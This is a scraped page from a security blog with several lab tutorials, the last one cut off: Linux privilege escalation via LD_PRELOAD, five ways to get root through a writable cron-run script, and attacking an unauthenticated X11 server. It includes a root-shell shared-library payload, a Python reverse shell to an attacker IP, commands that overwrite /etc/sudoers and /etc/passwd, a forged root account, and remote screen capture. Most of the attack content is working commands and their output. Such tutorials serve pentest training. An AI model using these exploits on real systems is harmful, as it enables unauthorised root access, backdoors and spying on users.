

Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

Linux Privilege Escalation using LD_Preload

posted in **PENETRATION TESTING** on **JUNE 14, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends, today we are going to discuss a new technique of privilege escalation by exploiting an environment variable “LD_Preload” but to practice this you must take some help from our previous article.

Table of contents

- Introduction
- Shared Libraries
- Shared Libraries Names
- LD_Preload
- Lab setup
- Post-Exploitation

Search

Subscribe to Blog via Email

Introduction

Shared Libraries

Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterwards automatically use the new shared library.

Shared Libraries Names

Every shared library has a special name called the “soname”. The soname has the prefix “lib”, the name of the library, the phrase “.so”, followed by a period and a version number.

The dynamic linker can be run either indirectly by running some dynamically linked program or shared object. The programs **ld.so** and **ld-linux.so*** find and load the shared objects (shared libraries) needed by a program, prepare the program to run, and then run it. (read from here)

LD_Preload: It is an environment variable that lists shared libraries with functions that override the standard set, just as `/etc/ld.so.preload` does. These are implemented by the loader `/lib/ld-linux.so`

For more information read from here.

Lab setup

It is important that logged user must have some sudo rights, therefore, we have given some sudo rights such as `/usr/bin/find` to be executed by sudo user. But apart from that, there is some Default specification where you can set an environment variable to work as sudo.

To do this follow below steps:

- Open `/etc/sudoers` file by typing `visudo`



- Now give some sudo rights to a user, in our case “raj” will be members of sudoers.

Raj **ALL=(ALL=ALL) NOPASSWD: /usr/bin/find**

- Then add following as default specification to set environment for LD_preload.

Defaults **env_keep += LD_PRELOAD**

```
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$
Defaults    env_keep += LD_PRELOAD

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
raj     ALL=(ALL:ALL) NOPASSWD: /usr/bin/find, /usr/sbin/iftop, /usr/bin/vim
```

Post-Exploitation

To exploit such type of vulnerability we need to compromise victim’s machine at once then move to privilege escalation phase. Suppose you successfully login into victim’s machine through ssh now for post exploitation type **sudo -l** command to detect it. And notice the highlighted environment variable will work as sudo.

Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Best of Hacking
- 🔖 Browser Hacking
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Domain Hacking
- 🔖 Email Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Windows Hacking Tricks
- 🔖 Wireless Hacking
- 🔖 Youtube Hacking

```

root@kali:~# ssh raj@192.168.1.102
raj@192.168.1.102's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

24 packages can be updated.
20 updates are security updates.

Last login: Wed Jun 13 00:56:41 2018 from 192.168.1.103
raj@ubuntu:~$ sudo -l
Matching Defaults entries for raj on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User raj may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /usr/bin/find, /usr/sbin/iftop, /usr/bin/vim

```

Let's generate a C-program file inside /tmp directory.

```

raj@ubuntu:/$ cd /tmp
raj@ubuntu:/tmp$ nano shell.c

```

```

1 #include <stdio.h>
2 #include <sys/types.h>
3 #include <stdlib.h>
4 void _init() {
5     unsetenv("LD_PRELOAD");
6     setgid(0);
7     setuid(0);
8     system("/bin/sh");
9 }

```

Then save it as shell.c inside /tmp.

Articles

Select Month



Facebook Page



```
GNU nano 2.2.6 File: shell.c

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init()
{
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

As discussed let's compile it to generate a shared object with .so extension likewise .dll file in Windows operating system and hence type following:

```
1 gcc -fPIC -shared -o shell.so shell.c -nostartfiles
2 ls -al shell.so
3 sudo LD_PRELOAD=/tmp/shell.so find
4 id
5 whoami
```

Yuppieeee!!!! We got the ROOT access.

```
raj@ubuntu:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
raj@ubuntu:/tmp$ ls -al shell.so
-rwxrwxr-x 1 raj raj 6416 Jun 13 22:50 shell.so
raj@ubuntu:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Multiple Ways to Get root through Writable File

posted in **PENETRATION TESTING** on **JUNE 10, 2018** by **RAJ CHANDEL** with **7 COMMENTS**

In Linux everything is a file, including directories and devices that have permissions to allow or restricted three operations i.e. read/write/execute. When admin set permission for any file, he should be aware of Linux users to whom he is going allow or restrict all three permissions.

In this article, we are going to discuss Linux privilege escalation through writable file/script. To know more about Linux system permission to read this article.

Table of content

- Escalate root via writable script in 5 different methods
- Copy /bin/sh inside /tmp
- Set SUID bit for /bin/dash
- Give ALL permission to logged user through sudoers
- Set SUID bit for /bin/cp
- Malicious code for reverse connection.

Let's start!!!

Start yours attacking machine and first compromise the target system and then move to privilege escalation stage. Suppose I successfully login into victim's machine through ssh and access non-root user terminal. Then by using the following command, we can enumerate all binaries having writable permission.

```
1 | find / -writable -type f 2>/dev/null | grep -v "/proc/"
```

As you can observe that it has shown a python file which is stored inside /lib/log. When we explored that path we notice permission 777 for sanitizer.py

```
wernerbrandes@skydogctf:~$ find / -writable -type f 2>/dev/null | grep -v "/proc/"
/lib/log/sanitizer.py
/sys/fs/cgroup/systemd/user/1001.user/1.session/tasks
/sys/fs/cgroup/systemd/user/1001.user/1.session/cgroup.procs
/sys/kernel/security/apparmor/.access
/home/wernerbrandes/.cache/motd.legal-displayed
/home/wernerbrandes/.selected_editor
/home/wernerbrandes/.profile
/home/wernerbrandes/.bashrc
/home/wernerbrandes/.bash_history
/home/wernerbrandes/.bash_logout
wernerbrandes@skydogctf:~$ cd /lib/log
wernerbrandes@skydogctf:/lib/log$ ls -al sanitizer.py
-rwxrwxrwx 1 root root 103 Jun  9 03:43 sanitizer.py
wernerbrandes@skydogctf:/lib/log$
```

So here the following script was added by admin to cleanup all junk file from inside /tmp and these type of files depends upon specific time interval for executions.

Now if an attacker identifies such types of situation in victim's machine then he can destroy his system by escalating root privileges in following ways

```
wernerbrandes@skydogctf:/lib/log$ cat sanitizer.py
#!/usr/bin/env python
import os
import sys

try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
wernerbrandes@skydogctf:/lib/log$
```

1st Method

There are so many methods to gain root access as in this method we copied /bin/sh inside /tmp and enabled SUID for /tmp/sh. It is quite simple, first, open the file through some editor for example nano sanitizer.py and replace “rm -r /tmp/*” from the following line as given below

```
1 | os.system('cp /bin/sh /tmp/sh')
2 | os.system('chmod u+s /tmp/sh')
```

```
GNU nano 2.2.6 File
#!/usr/bin/env python
import os
import sys
try:
    os.system('cp /bin/sh /tmp/sh')
    os.system('chmod u+s /tmp/sh')
except:
    sys.exit()
```

After some time it will create an sh file inside /tmp directory having SUID permission and when you will run it you will give root access.

```
1 | cd /tmp
```



```
2 | ls
3 | ./sh
4 | id
5 | whoami
```

As you can confirm this from given below image.




```
wernerbrandes@skydogctf:/tmp$ ls
sh
wernerbrandes@skydogctf:/tmp$ ./sh
# id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) euid=0(root) groups=0(root),1001(wernerbrandes)
# whoami
root
#
```

2nd Method

Similarly, you can also replace “rm -r /tmp/” from the following line as given below.

```
1 | os.system('chmod u+s /bin/dash')
```



```
GNU nano 2.2.6 File: sanitizer.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('chmod u+s /bin/dash')
except:
    sys.exit()
```

After some time it will set SUID permission for /bin/dash and when you will run it will give root access.

```
1 | /bin/dash
2 | id
3 | whoami
```

As you can confirm this from given below image.

```
wernerbrandes@skydogctf:/lib/log$ /bin/dash ↵
$ id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) groups=1001(wernerbrandes)
$ exit
wernerbrandes@skydogctf:/lib/log$ /bin/dash ↵
# id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) euid=0(root) groups=0(root),1001(wernerbrandes)
#
```

3rd Method

In this method we have pasted python reverse shell connection code at place of `rm -r /tmp/*` and start netcat listener in a new terminal.

```
wernerbrandes@skydogctf:/lib/log$ cat sanitizer.py ↵
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.103",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
wernerbrandes@skydogctf:/lib/log$
```

And as said above after some time we got the reverse connection through netcat and root access.

```
1 | nc -lvp 1234
2 | id
3 | whoami
```

```
root@kali:~# nc -lvp 1234 ↵  
listening on [any] 1234 ...  
192.168.1.104: inverse host lookup failed: Unknown host  
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.104] 46362  
/bin/sh: 0: can't access tty; job control turned off  
# id ↵  
uid=0(root) gid=0(root) groups=0(root)  
# whoami ↵  
root  
#
```

As you can confirm this from given below image.

4th Method

Another most interesting method is to give sudo right to the logged users by making him suoders file member. If you will notice below image then you can ensure that currently usre: wernerbrandes may not run sudo command.

```
wernerbrandes@skydogctf:/lib/log$ ls  
sanitizer.py  
wernerbrandes@skydogctf:/lib/log$ sudo -l ↵  
[sudo] password for wernerbrandes:  
Sorry, user wernerbrandes may not run sudo on skydogctf.
```

Similarly you can also replace “rm -r /tmp/*” from following line as given below.

```
1 | os.system('echo "wernerbrandes ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers')
```

```
GNU nano 2.2.6 File: sanitizer.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('echo "wernerbrandes ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers')
except:
    sys.exit()
```

And after some time, when you will type “sudo -l” command then you will notice, it becomes the member of sudo users. To take root access type “sudo bash” and enjoy the root access.

```
1 | sudo -l
2 | sudo bash
3 | id
```

5th Method

As we all know how much important role play by passwd in any linux -like system and if an attacker gets chance to modify this file, it becomes a dynamic way of privilege escalation.

Similarly, we will try something like this BUT with help of the writable script, here by using cat command we can etc/passwd file.

Here you can observe the highlighted entry for user: nemo records, as per my guessing UID:1000 & GID:1000 indicates it would be a member of admin group.

However, we want to edit nemo record to make him a member of root, therefore, select the whole content of etc/passwd and copy it and then paste into empty text file.

```
wernerbrandes@skydogctf:~$ cd /lib/log ↵
wernerbrandes@skydogctf:/lib/log$ ls
sanitizer.py
wernerbrandes@skydogctf:/lib/log$ cat /etc/passwd ↵
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nemo:x:1000:1000:nemo,,,:/home/nemo:/bin/bash
wernerbrandes:x:1001:1001:Werner Brandes,,,:/home/wernerbrandes:/bin/bash
wernerbrandes@skydogctf:/lib/log$
```


After then in a new terminal generate a salt password with help of openssl as shown and copy it.

openssl passwd -1 -salt abc 123

```
root@kali:~# openssl passwd -1 -salt abc 123 ↵  
$1$abc$98/EDagBiz63dxD3fhRFk1  
root@kali:~#
```

Now paste above-copied salt password at the place of “X” in the record entry of user nemo and also change previous UID&GID with **0:0** as shown in the given image. Once above said all steps are completed save the text file as “**passwd**” because when you will transfer this file to victim’s machine it will overwrite the content of original passwd file.

```
1 | cd Desktop  
2 | python -m SimpleHTTPServer 80
```

```
Open ▾  passwd  
~/Desktop  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
libuuid:x:100:101::/var/lib/libuuid:  
syslog:x:101:104::/home/syslog:/bin/false  
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false  
messagebus:x:103:107::/var/run/dbus:/bin/false  
landscape:x:104:110::/var/lib/landscape:/bin/false  
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin  
nemo:$1$abc$98/EDagBiz63dxD3fhRFk1:0:0:nemo,,,:/home/nemo:/bin/bash  
wernerbrandes:x:1001:1001:Werner Brandes,,,:/home/wernerbrandes:/bin/bash
```

Now taking advantage of writable script replace “`rm -r /tmp/*`” from the following line as given below.

```
1 | os.system('chmod u+s /bin/cp')
```

After some time it will enable SUID bit for `/bin/cp` to copy any file.

```
GNU nano 2.2.6 File: sanitizer.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('chmod u+s /bin/cp')
except:
    sys.exit()
```

Now download your modified passwd file inside /tmp directory of victim's machine. Let's check whether SUID bit gets enabled for /bin/cp or not with help of the following command after then copy modify passwd file into /etc/passwd with help of cp command which will overwrite the content of original passwd file.

```
1 cd /tmp
2 wget http://192.168.1.103/passwd
3 ls -al /bin/cp
4 cp passwd /etc/passwd
```



```
wernerbrandes@skydogctf:/lib/log$ cd /tmp ↵
wernerbrandes@skydogctf:/tmp$ wget http://192.168.1.103/passwd ↵
--2018-06-07 15:25:19-- http://192.168.1.103/passwd
Connecting to 192.168.1.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1301 (1.3K) [application/octet-stream]
Saving to: 'passwd'

100%[=====] 1,301 --.-K/s in 0s

2018-06-07 15:25:19 (40.5 MB/s) - 'passwd' saved [1301/1301]

wernerbrandes@skydogctf:/tmp$ ls
passwd
wernerbrandes@skydogctf:/tmp$ cp passwd /etc/passwd
cp: cannot create regular file '/etc/passwd': Permission denied
wernerbrandes@skydogctf:/tmp$ ls -al /bin/cp ↵
-rwsr-xr-x 1 root root 130304 Jan 13 2015 /bin/cp
wernerbrandes@skydogctf:/tmp$ cp passwd /etc/passwd ↵
wernerbrandes@skydogctf:/tmp$
```

Now let confirm whether we have successfully manipulated the content of passwd file or not with help of the following command.

tail /etc/passwd

Wonderful!!! You can observe the following changes has now become the part of passwd file.

```
wernerbrandes@skydogctf:/tmp$ tail /etc/passwd ↵
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nemo:$1$abc$98/EDagBiz63dxD3fhRFk1:0:0:nemo,,,:/home/nemo:/bin/bash
wernerbrandes:x:1001:1001:Werner Brandes,,,:/home/wernerbrandes:/bin/bashwernerbrandes
@skydogctf:/tmp$
```

Now let take root access by executing following command:

```
1 su nemo
2 password 123
3 whoami
```

So today we have demonstrated how an attacker can lead to privilege escalation through the writable file.

```
wernerbrandes@skydogctf:/tmp$ su nemo ↵
Password:
root@skydogctf:/tmp# whoami ↵
root
root@skydogctf:/tmp#
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Penetration Testing on X11 Server

posted in **PENETRATION TESTING** on **JUNE 10, 2018** by **RAJ CHANDEL** with **0 COMMENT**

X is an architecture-independent system for remote graphical user interfaces and input device capabilities. Each person using a networked terminal has the ability to interact with the display with any type of user input device.

Source: Wikipedia

In most of the cases the X's Server's access control is disabled. But if enabled, it allows anyone to connect to the server. This Vulnerability is called X11 Server Unauthenticated Access Open. You can get more information form [here](#).


For a proper demonstration, we will have to create up a Lab with this Vulnerability.

Lab Setup

We will use Ubuntu 14.04 system for this Vulnerable Lab setup. After the basic installation of the Ubuntu Server, we will focus on locating the “lightdm.conf” file. The Location of this file is: /etc/lightdm/lightdm.conf. But if you can’t seem to find this at that location, you can get it for yourself from here.

To edit the file, we will use gedit.


gedit /etc/lightdm/lightdm.conf



```
root@ubuntu: ~  
root@ubuntu:~# gedit /etc/lightdm/lightdm.conf  
(gedit:2972): IBUS-WARNING **: The owner of /home/ubuntu/.config/ibus/bu
```

To create the vulnerability, we will uncomment the following line:


xserver-allow-tcp=true



```
*lightdm.conf x
#
# type = Seat type (local, xremote, unity)
# pam-service = PAM service to use for login
# pam-autologin-service = PAM service to use for autologin
# pam-greeter-service = PAM service to use for greeters
# xserver-backend = X backend to use (mir)
# xserver-command = X server command to run (can also contain
arguments e.g. X -special-option)
# xmir-command = Xmir server command to run (can also contain
arguments e.g. Xmir -special-option)
# xserver-config = Config file to pass to X server
# xserver-layout = Layout to pass to X server
xserver-allow-tcp = True if TCP/IP connections are allowed to this X
server
# xserver-share = True if the X server is shared for both greeter
and session
# xserver-hostname = Hostname of X server (only for type=xremote)
# xserver-display-number = Display number of X server (only for
type=xremote)
# xdmcp-manager = XDMCP manager to connect to (implies xserver-allow-
```

Now that we have made changes in the conf file, to make them come in effect, we will restart the lightdm service

command: service lightdm restart



```
root@ubuntu: ~
root@ubuntu:~# service lightdm restart
```

Now when the lightdm service restarts, we will disable the access control. This will allow clients on the network to get connected to the server.

command: xhost +

And That's it. We have successfully created the X11 Vulnerable Server.

```
root@ubuntu: ~  
root@ubuntu:~# xhost +  
access control disabled, clients can connect from any host  
root@ubuntu:~#
```

Penetration Testing of X11 Server

To begin the Penetration Testing, we will start with the nmap scan.

nmap -sV 192.168.1.109


```
root@kali:~# nmap -sV 192.168.1.109  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-09 05:54 EDT  
Nmap scan report for 192.168.1.109  
Host is up (0.0044s latency).  
Not shown: 996 closed ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.2  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux;  
l 2.0)  
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  
6000/tcp  open  X11      X.Org (open)  
MAC Address: 24:FD:52:BB:8D:8B (Liteon Technology)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at http  
.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 35.88 seconds
```

As we can see from the screenshot that we have the TCP port 6000 open on the Server (192.168.1.109). Also, it is running the X11 service on that port.

Nmap have a script, which checks if the attacker is allowed to connect to the X Server. We can check if the X Sever allows us the connection as shown below.

```
1 | nmap 192.168.1.109 -p 6000 --script x11-access
```

We can clearly see from the screenshot provided that the X Server allows us the access.



```
root@kali:~# nmap 192.168.1.109 -p 6000 --script x11-access
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-09 05:58 EDT
Nmap scan report for 192.168.1.109
Host is up (0.029s latency).

PORT      STATE SERVICE
6000/tcp  open  X11
|_x11-access: X server access is granted
MAC Address: 24:FD:52:BB:8D:8B (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 15.76 seconds
```

XWININFO

This is the built-in utility in Kali, it shows the windows information for X Service. In Penetration Testing, xwininfo can be used to get the information about the windows opened on the target system.

Command: xwininfo -root -tree -display 192.168.1.109:0

- Root = specifies that X's root window is the target window
- Tree = displays the names of the windows
- Display = specify the server to connect to

We can extract much information from the screenshot above like:

- Victim has Gnome Terminal Opened

- Victim is a VMware user
- Victim has Nautilus (Ubuntu File Browser) Opened

```
root@kali:~# xwininfo -root -tree -display 192.168.1.109:0
xwininfo: Window id: 0x165 (the root window) (has no name)
  Root window id: 0x165 (the root window) (has no name)
  Parent window id: 0x0 (none)
  74 children:
    0x3000007 "Terminal": () 10x10+-100+-100 +-100+-100
    0x3000004 (has no name): () 1x1+-1+-1 +-1+-1
    0x3000001 "Terminal": ("gnome-terminal" "Gnome-terminal") 10x10+10+10
  10
    1 child:
      0x3000002 (has no name): () 1x1+-1+-1 +9+9
      0x1e00009 (has no name): () 1362x2+2+767 +2+767
      0x1e00007 (has no name): () 2x764+1365+2 +1365+2
      0x1e00008 (has no name): () 1362x2+2+-1 +2+-1
      0x1e00006 (has no name): () 2x764+-1+2 +-1+2
      0x2a00026 "vmware-user": () 10x10+-100+-100 +-100+-100
      0x2000004 (has no name): () 1x1+-1+-1 +-1+-1
      0x260014b "nautilus": ("nautilus" "Nautilus") 174x37+1367+769 +1367+769
      1 child:
        0x260014c (has no name): () 1x1+-1+-1 +1366+768
```

XWD

It is a X Window System utility that helps in taking screenshots. On our Kali System we will use the xwd to take the screenshot of Xserver. This utility takes the screenshots in xwd format.

```
1 | xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
```

Root = indicates that the root window should be selected for the window dump

